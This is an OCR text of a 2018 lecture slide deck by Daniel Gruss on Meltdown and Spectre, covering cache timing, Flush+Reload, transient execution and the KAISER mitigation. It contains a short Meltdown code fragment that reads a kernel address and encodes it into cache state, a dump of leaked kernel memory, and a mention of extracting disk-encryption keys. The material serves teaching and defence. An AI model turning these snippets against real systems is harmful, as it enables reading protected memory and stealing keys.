
Transient Execution Attacks: Meltdown, Spectre, and how to mitigate them

Daniel Gruss

November 20, 2018

Graz University of Technology



1337 4242

FOOD CACHE

Revolutionary concept!

Store your food at home, never go to the grocery store during cooking.


Can store **ALL** kinds of food.


ONLY TODAY INSTEAD OF ~~$1,300~~

$1,299

ORDER VIA PHONE: +555 12345


```
printf("%d", i);
printf("%d", i);
```







```
printf("%d", i);
printf("%d", i);
```

Cache miss







```
printf("%d", i);
printf("%d", i);
```





```
printf("%d", i);
printf("%d", i);
```




```
printf("%d", i);
printf("%d", i);
```




printf("%d", i);
printf("%d", i);
Cache miss
Cache hit
i
Request
Response


DRAM access, slow
printf("%d", i);
printf("%d", i);
Cache miss
Cache hit
i
Request
Response



DRAM access, slow
printf("%d", i);
printf("%d", i);
Cache miss
Cache hit
No DRAM access, much faster
i
Request
Response

Shared Memory

ATTACKER


flush

access



VICTIM

access



Shared Memory
ATTACKER
flush
access
cached
Shared Memory
cached
VICTIM
access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access





VICTIM


access

fast if victim accessed data,
slow otherwise


Memory Access Latency




Cache Hits
Cache Misses
Number of accesses
10^7
10^4
10^1
50
100
150
200
250
300
350
400
Access time [CPU cycles]



Cache Template Attack Demo


KEY
g h i j k l m n o p q r s t u v w x y z
ADDRESS
0x7c680
0x7c6c0
0x7c700
0x7c740
0x7c780
0x7c7c0
0x7c800
0x7c840
0x7c880
0x7c8c0
0x7c900
0x7c940
0x7c980
0x7c9c0
0x7ca00
0x7cb80
0x7cc40
0x7cc80
0x7ccc0
0x7cd00

Back to Work

7. Serve with cooked and peeled potatoes

Wait for an hour

Wait for an hour

LATENCY

1. Wash and cut vegetables

2. Pick the basil leaves and set aside

3. Heat 2 tablespoons of oil in a pan

4. Fry vegetables until golden and softened

Dependency

1. Wash and cut vegetables


2. Pick the basil leaves and set aside

3. Heat 2 tablespoons of oil in a pan

4. Fry vegetables until golden and softened

Parallelize

```
int width = 10, height = 5;

float diagonal = sqrt(width * width
                      + height * height);
int area = width * height;

printf("Area %d x %d = %d\n", width, height, area);
```


Parallelize
Dependency
int width = 10, height = 5;
float diagonal = sqrt(width * width
+ height * height);
int area = width * height;
printf("Area %d x %d = %d\n", width, height, area);

```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```

```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```

```
segfault at ffffffff81a000e0 ip
   0000000000400535
      sp 00007ffce4a80610 error 5 in reader
```

Adapted code

```
*(volatile char*)0;
array[84 * 4096] = 0; // unreachable
```

Flush+Reload over all pages of the array

Flush+Reload over all pages of the array

This also works on AMD and ARM!

- Out-of-order instructions leave microarchitectural traces

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache


- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions
- We can indirectly observe the execution of transient instructions

- Combine the two things

```
char data = *(char*)0xffffffff81a000e0;
array[data * 4096] = 0;
```


Flush+Reload again...



... Meltdown actually works.


I SHIT YOU NOT
THERE WAS KERNEL MEMORY ALL OVER THE TERMINAL

```
e01d8130: 20 75 73 65 64 20 77 69  74 68 20 61 75 74 68 6f | used with autho|
e01d8140: 72 69 7a 61 74 69 6f 6e  20 66 72 6f 6d 0a 20 53 |rization from. S|
e01d8150: 69 6c 69 63 6f 6e 20 47  72 61 70 68 69 63 73 2c |ilicon Graphics,|
e01d8160: 20 49 6e 63 2e 20 20 48  6f 77 65 76 65 72 2c 20 | Inc.  However, |
e01d8170: 74 68 65 20 61 75 74 68  6f 72 73 20 6d 61 6b 65 |the authors make|
e01d8180: 20 6e 6f 20 63 6c 61 69  6d 20 74 68 61 74 20 4d | no claim that M|
e01d8190: 65 73 61 0a 20 69 73 20  69 6e 20 61 6e 79 20 77 |esa. is in any w|
e01d81a0: 61 79 20 61 20 63 6f 6d  70 61 74 69 62 6c 65 20 |ay a compatible |
e01d81b0: 72 65 70 6c 61 63 65 6d  65 6e 74 20 66 6f 72 20 |replacement for |
e01d81c0: 4f 70 65 6e 47 4c 20 6f  72 20 61 73 73 6f 63 69 |OpenGL or associ|
e01d81d0: 61 74 65 64 20 77 69 74  68 0a 20 53 69 6c 69 63 |ated with. Silic|
e01d81e0: 6f 6e 20 47 72 61 70 68  69 63 73 2c 20 49 6e 63 |on Graphics, Inc|
e01d81f0: 2e 0a 20 2e 0a 20 54 68  69 73 20 76 65 72 73 69 |.. .. This versi|
e01d8200: 6f 6e 20 6f 66 20 4d 65  73 61 20 70 72 6f 76 69 |on of Mesa provi|
e01d8210: 64 65 73 20 47 4c 58 20  61 6e 64 20 44 52 49 20 |des GLX and DRI |
e01d8220: 63 61 70 61 62 69 6c 69  74 69 65 73 3a 20 69 74 |capabilities: it|
e01d8230: 20 69 73 20 63 61 70 61  62 6c 65 20 6f 66 20 0a | is capable of. |
e01d8240: 62 6f 74 68 20 64 69 72  65 63 74 20 61 6e 64 20 |both direct and |
e01d8250: 69 6e 64 69 72 65 63 74  20 72 65 6e 64 65 72 69 |indirect renderi|
e01d8260: 6e 67 2e 20 20 46 6f 72  20 64 69 72 65 63 74 20 |ng.  For direct |
e01d8270: 72 65 6e 64 65 72 69 6e  67 2c 20 69 74 20 63 61 |rendering, it ca|
e01d8280: 6e 20 75 73 65 20 44 52  49 0a 20 6d 6f 64 75 6c |n use DRI. modul|
e01d8290: 65 73 20 66 72 6f 6d 20  74 68 65 20 6c 69 62 67 |es from the libg|
```



Terminal

File Edit View Search Terminal Help

```
mschwarz@lab06:~/Documents$
```


SO YOU ARE TELLING ME
YOU CAN DUMP THE MEMORY STORED IN L1?
imgflip.com


WHAT IF I TOLD YOU
YOU CAN LEAK THE ENTIRE MEMORY
imgflip.com



I'LL JUST QUICKLY DUMP THE ENTIRE MEMORY VIA MELTDOWN
imgflip.com

- Open-source utility for disk encryption

- Open-source utility for disk encryption
- Fork of TrueCrypt

- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM

- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM
  - With Meltdown, we can extract the keys from DRAM



File Edit View Search Terminal Help
attacker@meltdown ~/exploit %
File Edit View Search Terminal Help
victim@meltdown ~ %


Take the kernel addresses...

- Kernel addresses in user space are a problem


Take the kernel addresses...

- Kernel addresses in user space are a problem
- Why don't we take the kernel addresses...





- ...and remove them if not needed?



- ...and remove them if not needed?
- User accessible check in hardware is not reliable


Kernel **A**ddress **I**solation to have **S**ide channels **E**fficiently **R**emoved

KAISER /ˈkʌɪzə/


1. [german] Emperor, ruler of an empire
2. largest penguin, emperor penguin

Kernel **A**ddress **I**solation to have **S**ide channels **E**fficiently **R**emoved

